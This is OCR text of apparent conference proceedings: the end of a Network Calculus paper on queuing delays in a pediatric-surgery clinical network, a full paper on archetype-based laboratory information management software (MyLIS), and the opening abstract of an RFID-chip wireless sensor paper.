The calculated results for the delay bounds are presented in Table I. As it can be directly seen on the switches with applied strict priority the high priority traffic has the lowest delay. The difference between the two delays is due to the big difference in the forwarding rate. On the firewall appliance with FIFO multiplexing the delays of the WT3 is the lowest one and the delays for other two are almost the same. It is due to the lack of prioritization and the delay depends on the aggressiveness of other traffics. As the WT1 and WT2 are not aggressive the delay of WT3 is low.

The traffic of interest (WT3/CIS traffic) has relatively small queuing delays for traversing the network nodes (L2SW – 434, L3SW – 104, FW – 136). The actual delay of the network will be higher due to packet transmission and propagation times. One interesting observation is that

TABLE I. Delay in the network nodes for all flows*

	L2SW	L3SW	FW
WT1	900	360	78
WT2	317	36	135
WT3	434	104	136

* Results are in microseconds (μs)

the lack of prioritization in FIFO multiplexing (FW) leads to the delay inversion – the most aggressive traffic has the lowest delay. If the CIS traffic needs low-latency access to external resource (Internet of hospital network) the bulk traffic must be shaped before reaching the firewall, as it is the main resource of delay with its aggressiveness.

VI. Conclusions and Future Work

The paper provides model for delay calculation and network evaluation in clinical network, based on Network Calculus. It proposes the application of mathematical modeling on a real network topology with real devices. The presented model can be used for maximum delay calculation based on the traffic parameters, or if the delay bounds for a specific traffic are given (e.g. VoIP, video streaming) the best token bucket parameters for traffic shaping can be calculated for meeting these bounds.

The numerical results based on statistical parameters of typical traffic in hospital networks provide result for evaluation the design network for PedSurgCIS. The results show that queuing delay can be kept low if the high priority traffic is not very aggressive. If the CIS traffic needs lower delays it must be serviced with high priority and bulk traffic must be shaped.

The future work includes generalization of the model for typical MGN topologies and running test-bed experiments on the real devices to check the results.

Acknowledgment

The results in this paper are part of a research project supported by National Science Fund of Bulgaria, entitled: "Modern approaches in the design of clinical information system (CIS) for observation of pediatric surgery diseases. (PedSurgCIS)", grant number: "DVU-10-0100/2010".

References

[1] M. Gibbs and H. Quillen; "The Medical Grade Network: Helping Transform Healthcare," White paper. Cisco Systems, Inc. Cisco IBSG, 2008.

[2] J. Barnes, "Wired Network Security: Hospital Best Practices," published online on 11/08/2006 – www.ids-healthcare.com.

[3] Brocade Communication Systems Technical Report, "Dynamic Changes in Healthcare. Create Challenges in Hospital Campus Networks," online [24.11.2011]: http://www.brocade.com/.

[4] R. Janowski, P. Krawie, and W. Burakowski, "On assuring QoS in Ethernet access network," In Proc. of Networking and Services, 3rd International Conference on, IEEE Computer Society, ICNS'07, Athens, Greece, 2007.

[5] R. L. Cruz, "A calculus for network delay, part I: Network elements in isolation," IEEE Trans. Inf. Theory, vol. 37, no. 1, pp. 114–131, Jan. 1991.

[6] R. L. Cruz, "A calculus for network delay, part II: Network analysis," IEEE Trans. Inf. Theory, vol. 37, no. 1, pp. 132–141, Jan. 1991.

[7] A. K. Parekh and R. G. Gallager, "A generalized processor sharing approach to flow control in integrated services networks: The single-node case," IEEE/ACM Trans. Netw., vol. 1, no. 3, pp. 344–357, June 1993.

[8] A. K. Parekh and R. G. Gallager, "A generalized processor sharing approach to flow control in integrated services networks: The multiple-node case," IEEE/ACM Trans. Netw., vol. 2, no. 2, pp. 137–150, Apr. 1994.

[9] J.-Y. Le Boudec and P. Thiran, "Network Calculus A Theory of Deterministic Queuing Systems for the Internet," Number 2050 in LNCS. Springer-Verlag, 2001.

[10] Diouri, I.; Georges, J.-P.; Rondeau, E.; "Accommodation of delays for networked control systems using classification of service," Networking, Sensing and Control, 2007 IEEE International Conference on, April 2007, pp. 410-415.

[11] G. Rizzo and J.-Y. Le Boudec, "Pay bursts only once does not hold for non-FIFO guaranteed rate nodes," Performance Evaluation, vol. 62, no. 1-4, pp. 366–381, Oct. 2005.

[12] M. Fidler, "A survey of deterministic and stochastic service curve models in the Network Calculus," IEEE Communication Surveys & Tutorials, vol. 12, no. 1, 2010.

[13] Thomas M. Deserno. "Fundamentals of biomedical image processing. Biological and Medical Physics, Biomedical Engineering," chapter 1, pp. 1–51, Springer Berlin Heidelberg, Berlin, Heidelberg, 2011.

Towards LIMS (Laboratory Information Management Systems) software in global context

Gunnar Piho[a,b], Jaak Tepandi[a] and Marko Parman[a]
[a]Department of Informatics, Tallinn University of Technology, Raja St. 15, Tallinn 12617, Estonia
[b]Clinical and Biomedical Proteomics Group, CRUK, LIMM, Univ. of Leeds, Beckett St, Leeds LS9 7TF, UK
gunnar.piho@computer

***Abstract* - In Clinical and Biomedical Proteomics Group (CBPG), Cancer Research UK Clinical Centre at University of Leeds we develop Laboratory Information Management System (LIMS) software for clinical research laboratories under the codename MyLIS. According to ASTM (American Society for Testing and Materials) LIMS Standard Guide, LIMS represents a class of computer systems designed to manage laboratory information. In this paper we briefly describe the functionality, challenges and goals; archetypes based development methodology; architecture, design and implementation; also current stage and future developments of MyLIS project. Our experiences give us a basis to believe that our archetypes based methodology allows interoperability of semantically heterogeneous software systems and therefore, for example, gives cancer researchers possibilities to share and distribute their data and knowledge with other researchers from the whole world automatically and conveniently.**

Keywords - software engineering, LIMS (laboratory information management systems).

I INTRODUCTION

The 2020 Science Group (Venice, July 2005) [1], group of internationally distinguished scientists highlighted, that "*...end-to-end scientific data management, from data acquisition and data integration, to data treatment, provenance and persistence*", is one of the immediate and important science challenges for the year 2020. They also indicated that "*a first step in that direction is peer-to-peer and service-oriented architectures*" and "*the development of an infrastructure for scientific data management is therefore essential*". It would be good if, for example, cancer researchers were able to share and distribute their data and knowledge with other researchers from the whole world automatically and conveniently. It would be also good if cancer researchers were able to use the normal clinical data from patients' medical record from the whole world in their research.

Such a world-wide, peer-to-peer and service oriented infrastructure for scientific data management requires that data and knowledge are semantically understandable for machines. It is also important, that patients' clinical data and patient sensitive personal data are strongly separated. While standardized in some terms, such system for scientists has to be flexible and adaptable to describe data, knowledge and research methods. This system has to be tied with and be flexible for data processing features and mathematical methods. It also needs advanced authorizing and security features.

Based on our research and on working prototype we developed and use in Clinical and Medical Proteomics Group, we can say that our archetypes and archetype patterns (A&AP) based techniques for domains, requirements and software can be the promising idea on which to build such an infrastructure for cancer research scientists. Laboratory system and laboratory researchers will use their own structure and semantics of data, knowledge and research methods, but communication between different laboratory systems will be organized by using unified archetypes and archetype patterns.

We explain the system of archetypes and archetype patterns we developed and use (Sections 2); describe the domain model of laboratory built based on archetypes and archetype patterns (Section 3); exemplify the idea of LIMS in Global Context (Section 4); and present conclusions (Section 5).

II ENHANCED AND COMPLEMENTED FRAMEWORK OF BUSINESS ARCHETYPE PATTERNS

Business archetype patterns are originally proposed by Arlow and Neustadt [2]. Business archetype patterns by Arlow and Neustadt (product, party, order, inventory, quantity and rule), composed by business archetypes (person's name, address, phone number, etc.), describe the universe of discourse of businesses as it is, neither referring to the software requirements nor to the software design.

We analysed Arlow and Neustadt's business archetype patterns according to the Zachman Framework [3] and Bjørner's domain analysis methodology [4]. We also compared these archetype patterns with analysis and data model patterns by Hay [5; 6], Fowler [7], and Silverston [8; 9]. As a result we proposed the refined and enhanced version of business archetypes and archetype patterns [10]. We only give the brief definitions of Party, Party Relationship, Product, Inventory, Order, Quantity, Money and Rule archetype patterns. We then describe a bit more precisely the *Process Archetype Pattern* we use for modelling business processes. For complete descriptions, of all archetype patterns from enhanced and complemented business archetype patterns framework, please refer to [10].

Person and *organization* are types of **party**. A party *identifier* uniquely identifies a party. A *registered identifier* (e.g. passport number) has been assigned to a party by a recognized statutory body (e.g. Home Office) and is valid for some period of time. A party *authentication* is an agreed and trusted way to confirm that parties are who they say they are. A party *address* (e-mail, webpage, phone number, address) represents information that is used to contact a party. Party can have

different *attributes* (e.g. capability, preferences, ethnicity, body metric, and etc.). For example, the informal notation "person is 176 cm tall, measured by Dr Smith at 3rd of May 2000" represents an instance of an attribute with category denoting "body metrics", name denoting "is tall", value denoting "176 cm", confirmed by denoting "Dr Smith", and valid from denoting "3rd of May 2000". Similarly to party archetype, most other archetypes have attributes property to store user specific data.

A **party relationship** captures the fact that there is a semantic relationship between two parties in which each party plays a specific role. There are only binary relationships (flexible, conceptually cleaner and easier to understand) between exactly two parties. This means that every n-ary relationship is reduced to two or more binary relationships. The *party role* archetype captures semantic of a party role (e.g. mother, customer, patient, etc.) played by a *party* in a particular *party relationship*. Not separating parties from roles they are involved with is a quite common design mistake in information systems. For flexibility reasons there is a *role type* archetype to store all the common information for a set of party role instances and a *party relationship type* to store all the common information for a set of party relationship instances. Role and relationship types also describe constraints (rules) for valid party types that are allowed to play a role or a valid role pairs that is allowed to perform a relationship.

The **product** archetype pattern represents a generalized model for products (goods or services) parties (persons or organizations) produce, use, sell or buy. There are special product types like unique products (e.g. Mona Lisa by Leonardo da Vinci), identical products (e.g. loaves of bread), identifiable products (e.g. cars with unique serial numbers), measured products (e.g. flour measured in tons) and services.

The *product type* archetype describes common properties of a set of goods or services. The *product instance* archetype represents a specific instance of a product type. The *product feature type* archetype and the *product feature instance* archetypes are used for product specifications. The *product catalogue* archetype represents a persistent store of product information. The *catalogue entry* archetype represents information about a specific type of product held in a product catalogue. A selection of different products grouped together as a unit is often called a package. The package is also a product and therefore we have a *package type* and a *package instance* archetypes inherited accordingly from the product type and the product instance archetypes.

Our **product relationship** pattern is similar to the party relationship pattern. This means, that in addition to the *product relationship* archetype, we have the *product relationship type* archetype. The product relationship archetype stores all common information for a set of product relationships and describes constraints for valid "provider" and "consumer" product types in product relationship.

The **inventory** archetype pattern represents a model for managing a stock (or store) of products (goods or services). The *inventory* archetype represents a collection of *inventory entries* held in a stock by a business. An *inventory entry* records a product type and a collection of available instances of that product type. There are two inventory entry types: inventory entry for products and inventory entry for services.

One of the key functions of an inventory is to decide whether product or service instances are available for sale. The *reservation* archetype represents an assignment of one or more product instances to one or more receivers. The *reservation request* archetype represents a request from a requester for a reservation to be made. Each reservation has a unique identifier which uniquely identifies a reservation. This reservation identifier is used for product reservation. The *availability policy* and *cancellation policy* are rule sets describing either availability or cancellation rules. And naturally, all archetypes have the attributes property to store user specific data.

The **order** archetype represents a record of a request from a buyer to a seller to supply some goods or services. There are two order types: a *purchase order* and a *sales order*. The main archetypes of the order archetype pattern are the *order manager*, the *order* and the *order line*. In comparison to the order archetype pattern by Arlow and Neustadt our model has a different order status management system and is designed as a static document which maintains information about company events (e.g. order is created, payment is made, payment is accepted, delivery is sent, and etc.). The dynamic part of Arlow and Neustadt's order archetype pattern (designed by activity diagrams) we removed from the order archetype pattern as these are processes and therefore can be modelled using the process archetype pattern (see next page).

A **quantity** (e.g. 10 kg) is an amount of something measured according to some standard of measurements. **Money** (e.g. £10, special case of quantity) archetype represents an amount of a specific currency. The **rule** (e.g. Alcohol may be sold only from ten o'clock in the morning and only for adults) archetype represents a business constraint and is defined by a sequence of rule elements. Those (quantity, money and rule) patterns are utilized by several other archetype patterns.

Arlow and Neustadt have no archetype pattern for recording processes. This is the reason why we have designed the process archetype pattern (Figure 5, except the leftmost column of classes). The metaphor of our process model is a subordinate's report (or feedback, Figure 1) to a supervisor. Therefore processes in our model are described by communications between two parties (persons, organizations, or even artificial agents) "playing" some roles. In our understanding this metaphor is quite powerful for modelling of different kinds of business processes. Similarly to movies, that emulate dynamic reality by sequences of static pictures, the process archetype pattern emulates dynamics of business processes by sequences of reports (feedbacks).

More reports from trusted and different parties means better and more implicit picture about the whole process as a dynamic phenomenon. In our understanding,

the business process archetype pattern can also be used for planning of business processes. When an actual report is a feedback about what has already happened, then a plan is a "feedback" about business processes we hope will occur in future. By comparing plans, modelled as expected future reports, and actual reports we can monitor the compliance of plans and reality and correct the plans if needed.




Figure 1. Process and Feedback

In the **process archetype pattern** (Figure 5) we utilize party relationship archetype pattern. Each *task* (*ITask* in Figure 5) is a party *relationship* which binds together consumer and provider roles. The *process manager* archetype (not shown in figure 5) records all possible *processes* of allowed *process types* described by the *process manager type*. An example of a process manager type is *sales manager*. Examples of *process types* are different sales types (debited, invoiced, credited, prepaid, etc.). Each business process consists of one or more *business threads*. A business thread is described by a *thread type*. Allowed thread types are listed in a *business process type*. Examples of *thread types* in a *sales business process* are sales initialization, receiving of payments, despatch of deliveries, change of sales conditions and cancellation of sales. Each business process has a *manager* (property of *IProcess* archetype, hidden in Figure 5), which is a *party role*. One and the same thread (e.g. receiving of payments) can include more than one task (e.g. receiving a payment). This is why we need threads (e.g. all payments) and tasks (e.g. particular payment) in our model. Similarly to threads that consist of one or more tasks, tasks consist of one or more *actions*. Each *action* has an *action type* and one or more *outcome* properties. Each outcome has an *outcome type*.

As business processes vary and can be changed often, we have designed the business process archetype pattern to be managed by rules. This means, that each process element type (*IProcessType*, *IThreadType*, *ITaskType*, *IActionType* and *IOutcomeType* - inherited from *IProcessElementType*) has *RuleSet* property, and each process element (*IProcess*, *IThread*, *ITask*, *IAction* and *IOutcome* - inherited from *IProcessElement*) has *RuleContext* property. For example, to establish that the buyer has rights to withdraw within 14 days from purchases transaction, the *receive purchase cancellation task type* must have the following simple rule

$$R = \{CancellationDate, InitDate, DIFF_IN_DAYS, AllowedDays, LESS\}$$

Depending on *cancellation* and *initiation* dates, a seller either accepts or declines the sales cancellation. For example, when a seller receives the cancellation request which gives context $C = \{28.12.2010, 20.12.2010, 14\}$, the buyer has rights to withdraw.

III Domain Modelling with Archetypes and Archetype Patterns

In the following we exemplify the domain modelling with archetypes and archetype patterns. The domain is a clinical laboratory. This domain model of clinical laboratory domain is based on the ASTM standard guidelines [11; 12] and utilizes the archetypes and archetype patterns framework presented in [10] and explained in Section 2. In analysis and modelling we follow independent phenomena described by the columns of Zachman Framework (ZF) [3]. This means that by asking common questions ([13], Section 3, Table 1) *what* (products), *how* (processes), *where* (locations), *who* (persons), *when* (events) and *why* (motivations), we analyse and model different independent phenomena of clinical laboratory domain. We found, that there are no laboratory specific aspects for events (*when*), modelled using the *inventory* and the *order* archetype patterns. The same is also true regard to motivations (*why*), modelled using the rule archetype pattern. Therefore, in current section we describe only laboratory phenomena related to stakeholders (*who* and *where*), products (*what*) and processes (*how*).

A. Stakeholders in Laboratory

A domain stakeholder [4] is a person or an organization united somehow in interest or dependency on the domain.

Each stakeholder has some roles, rights, duties as well as specifically identified perspective or view on a domain. Lindqvist and Christensen [14] have generalized stakeholders to a global administrator, a local administrator, a person, and a third party. We use the same classification along with the assumption, that a stakeholder is a role that persons and/or organizations are playing. Figure 2 illustrates roles in laboratory and Figure 3 illustrates the logical model of roles and relationships in laboratory.




Figure 2. Abstraction of Clinical Laboratory Related Party Roles

A *person* is an individual (employee) capable of sample analysis in a laboratory. A role that persons are involved laboratory is the role of a MTA (Medical Technical Assistant). Some MTA's are laboratory *local administrators* (laboratory managers). A *global administrator* (the institution, e.g. Business Register) tracks and uniquely identifies organizations and individuals. A *third party*, in a laboratory, is a person or an organization, which causes MTA to analyse samples or is somehow affected by sample analysis process in the laboratory.




Figure 3. Logical Model of Laboratory Role and Relationship Types




Figure 4. Logical Model of Laboratory Products and Product Relationships




Figure 5. Logical Model of Process Archetype Pattern (right site) and Sample Determination (left site) based on this Pattern

Third parties in a laboratory are: (a) *laboratory* – a sample analysing company. A MTA works for a laboratory; (b) *patient* – a person whose sample (blade, serum, urine, etc.) is being analysed; (c) *clinician* – a person who treats patients (a clinician requests/initiates a sample analysis in a clinical laboratory and clinicians receive analysis reports from a laboratory MTA); (d) *hospital* – a company where clinicians are working and patients can be hospitalized (a laboratory can be a department of a hospital); (e) *auditor* – a company (institution) which for example audits QC in a clinical laboratory (a laboratory has to send periodical reports about laboratory QC to auditors); (f) *fund* – a company or a fund offering health insurance for patients; (g) *supplie***r** – a company which maintains laboratory equipment and sells reagents and spare parts to laboratories; (h) *representative* – a person who represents a company (hospital, auditor, etc.) or a person (patient, clinician).

The domain model of laboratory stakeholders in terms of party and party relationship archetype patterns is shown in Figure 3. According to laboratory stakeholders' skeletons (Figure 2) all we need in laboratory domain model additionally to the party role and party relationship archetypes (Section 1) is to define the laboratory specific types for roles and relationships as follows: (a) Specific role types (*patient, MTA, clinician, and representative*) that persons can play; (b) Specific role types (*laboratory, hospital, auditor, supplier and fund*) that organizations can play; (c) Specific relationship types (*laboratory MTA, laboratory manager, hospital clinician, hospital patient, laboratory patient, clinician patient, etc.*).

Similarly to party and party relationship types (Figure 3), also the product (Figure 4) and processes (Figure 5) have been analysed and modelled in clinical laboratory.

IV Towards LIMS Software in Global Context

Based on our research and on working prototype we developed and use in Clinical and Medical Proteomics Group, we can say that our archetypes and archetype patterns based techniques for domains, requirements and software can be the promising idea on which to build world-wide, peer-to-peer and service oriented infrastructure for scientific data management for cancer research scientists. The kernel of techniques in question is business archetypes and archetype patterns (framework of models abstracting products, business processes, persons and organizations, relationships between persons and organizations, inventory, orders and rules) used for describing domain models (e.g. clinical laboratory) and requirements. Database layouts, communication protocols and graphical user interfaces are implemented on top of these archetypes and archetype patterns and not on top of particular laboratory requirements nor on laboratory domain. Therefore it is possible to modify descriptions of data, knowledge and research methods even at runtime

and distribute and compare them with data, knowledge and methods which are described differently. This is a first step towards a wider research goal to develop information systems based on A&AP that evolve in an evolutionary way together with the business processes, using collaborative system development by their users and developers.

Our experiences give us a basis to believe that this archetypes based methodology allows interoperability of semantically heterogeneous software systems. Laboratory system and laboratory researchers will use their own structure and semantics of data, knowledge and research methods, but communication between different laboratory systems will be organized by using unified archetypes and archetype patterns.

V CONCLUSION AND FUTURE WORK

We have explained the main idea of A&AP of domains, used it in development of real life LIMS Software Factory project, and presented arguments towards applying LIMS software in global context.

The main future work is related to test driven modeling (TDM). Currently we use TDM both for domain analysis and for development. Domain models engineered in this way are used as DSL for specifying software requirements from customer. The main difference of proposed TDM, comparing for example with other test driven modelling initiatives [15; 16; 17] is that no additional tool is needed and that unit tests are designed according to domain descriptions in the domain analysis process. Domain models engineered with TDM can be used to partially validate software requirements according to domain model and verify generated software. To raise the degree of formality of TDM, a project of analyzing the possibilities of TDM and comparing its features with these of specification languages such as RAISE is under development.

ACKNOWLEDGMENT

This work is supported by Estonian Ministry of Education and research (SF0140013s10); by Tallinn University of Technology (Estonia); by University of Leeds (United Kingdom); by Cancer Research UK. We would also like to thank the reviewers for useful comments and suggestions.

REFERENCES

[1] Science 2020., "Towards 2020 Science." [Online] 2005. http://research.microsoft.com/towards2020science/background_overview.htm .

[2] Arlow, J. and Neustadt, I., *Enterprise Patterns and MDA: Building Better Software With Archetype Patterns and UML.* s.l. : Addisson-Wesly, 2003.

[3] Zachman, J. A., "A Framework for Information Systems Architecture." *IBM Systems Journal.* 1987, Vol. 26, 3.

[4] Bjørner, D., *Software Engineering, Vol. 3: Domains, Requirements, and Software Design.* Texts in Theoretical Computer Science, the EATCS Series. : Springer, 2006.

[5] Hay, D. C., *Data Model Patterns: Conventions of Thought.* s.l. : Dorset House Publishing, 1996.

[6] —. *Data Model Patterns, First Edition : A Metadata Map (The Morgan Kaufmann Series in Data Management Systems).* s.l. : Morgan Kaufmann, 2006.

[7] Fowler, M., *Analysis Patterns: Reusable Object Models.* s.l. : Addison-Wesley, 2005.

[8] Silverston, L., *The Data Model Resource Book 1. A Library of Universal Data Models for All Enterprises.* s.l. : Wiley, 2001. Vol. 1.

[9] —. *The Data Model Resource Book 2. A Library of Data Models for Specific Industries.* s.l. : Wiley, 2001.

[10] Piho, G., *Archetypes Based Techniques for Development of Domains, Requirements and Software: Towards LIMS Software Factory.* Department of Informatics, Tallinn University of Technology. Tallinn : Tallinn University of Technology Press, 2011. PhD Thesis on Informatics and System Engineering C67. ISSN 1406-4731, ISBN 978-9949-23-211-6 (publication), ISBN 978-9949-23-212-3 (PDF).

[11] ASTM., *E1578-06 Standard Guide for Laboratory Information Management Systems (LIMS).* s.l. : ASTM International, 2006.

[12] —. *E1578-93 (Reapproved 1999) Standard Guide for Laboratory Information Management Systems (LIMS).* s.l. : ASTM International, 1999.

[13] Piho, G., Tepandi, J. and Puusep, V., "Atrchetypes Based Development from the Perspective of Domain Engineering Research Topics." Opatia, Croatia : s.n., 2012. MIPRO 2012. Vol. CIT. accepted paper.

[14] Lindqvist, A. and Christensen, B., *Abstract Document System - instantiated for patient medical records.* The Department of Computer Science and Engineering, Institute of Informatics and Mathematical Modelling. Copenhagen : Technical University of Denmark, 2004. Master thesis. IMM-THESIS-2004-23.

[15] Tort, A., "Test-Driven Conceptual Modelling: A Method and a Tool." Barcelona : s.n., 2008. 27th International Conference on Conceptual Modeling. http://upcommons.upc.edu/e-prints/bitstream/2117/6132/1/Test-driven%20Tort.pdf.

[16] Zhang, Y., "Test-Driven Modeling for Model-Driven Development." *IEEE Software.* September/October, 2004, pp. 80-86.

[17] Engels, G., Güldal, B. and Lohmann, M., "Towards Model-Driven Unit Testing." *LNCS.* 2007, Vol. 4364, pp. 182-192. DOI: 10.1007/978-3-540-69489-2_23.

Active wireless sensor with radio frequency identification chip

Dražen Ćika[(1)], Milan Draganić[(1)], Zvonimir Šipuš[(2)]

Polytechnic of Zagreb [(1)]
Electrotechnical Department
Vrbik 8, 10000 Zagreb, Croatia
E-mail: drazen.cika@tvz.hr, milan.draganic@tvz.hr

Faculty of Electrical Engineering and Computing [(2)]
Department of Radio communications and Microwave Engineering
Unska 3, 10000 Zagreb, Croatia
E-mail: zvonimir.sipus@fer.hr

Abstract – In this article, a proof of concept is made for the wireless sensor based on the of the shelf radio frequency identification (RFID) chip. The component used is the NXP Semiconductors G2iL+. This novel chip supports bidirectional digital data transfer not only to the standard RFID reader, but also to the microcontroller or similar digital hardware connected directly to it's terminals.

